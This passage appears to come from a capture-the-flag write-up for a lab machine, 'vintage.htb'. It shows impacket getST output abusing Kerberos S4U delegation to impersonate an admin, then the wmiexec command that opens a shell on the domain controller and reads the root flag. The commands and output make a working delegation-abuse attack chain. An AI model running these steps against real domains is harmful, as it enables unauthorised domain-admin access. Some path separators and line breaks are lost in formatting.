/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in L.Bianchi_adm@cifs_dc01.vintage.htb@VINTAGE.HTB.ccacheWMI
croc@hacker$ KRB5CCNAME=L.bianchi_adm@cifs_DC01.vintage.htb@VINTAGE.HTB.ccache impacket-wmiexec -k -no-pass vintage.htb/L.Bianchi_adm@DC01.vintage.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:>whoami
vintagel.bianchi_admRoot.txt
C:>cd c:usersadministratordesktop

c:usersAdministratorDesktop>type root.txt
8abd****************************



0 Comments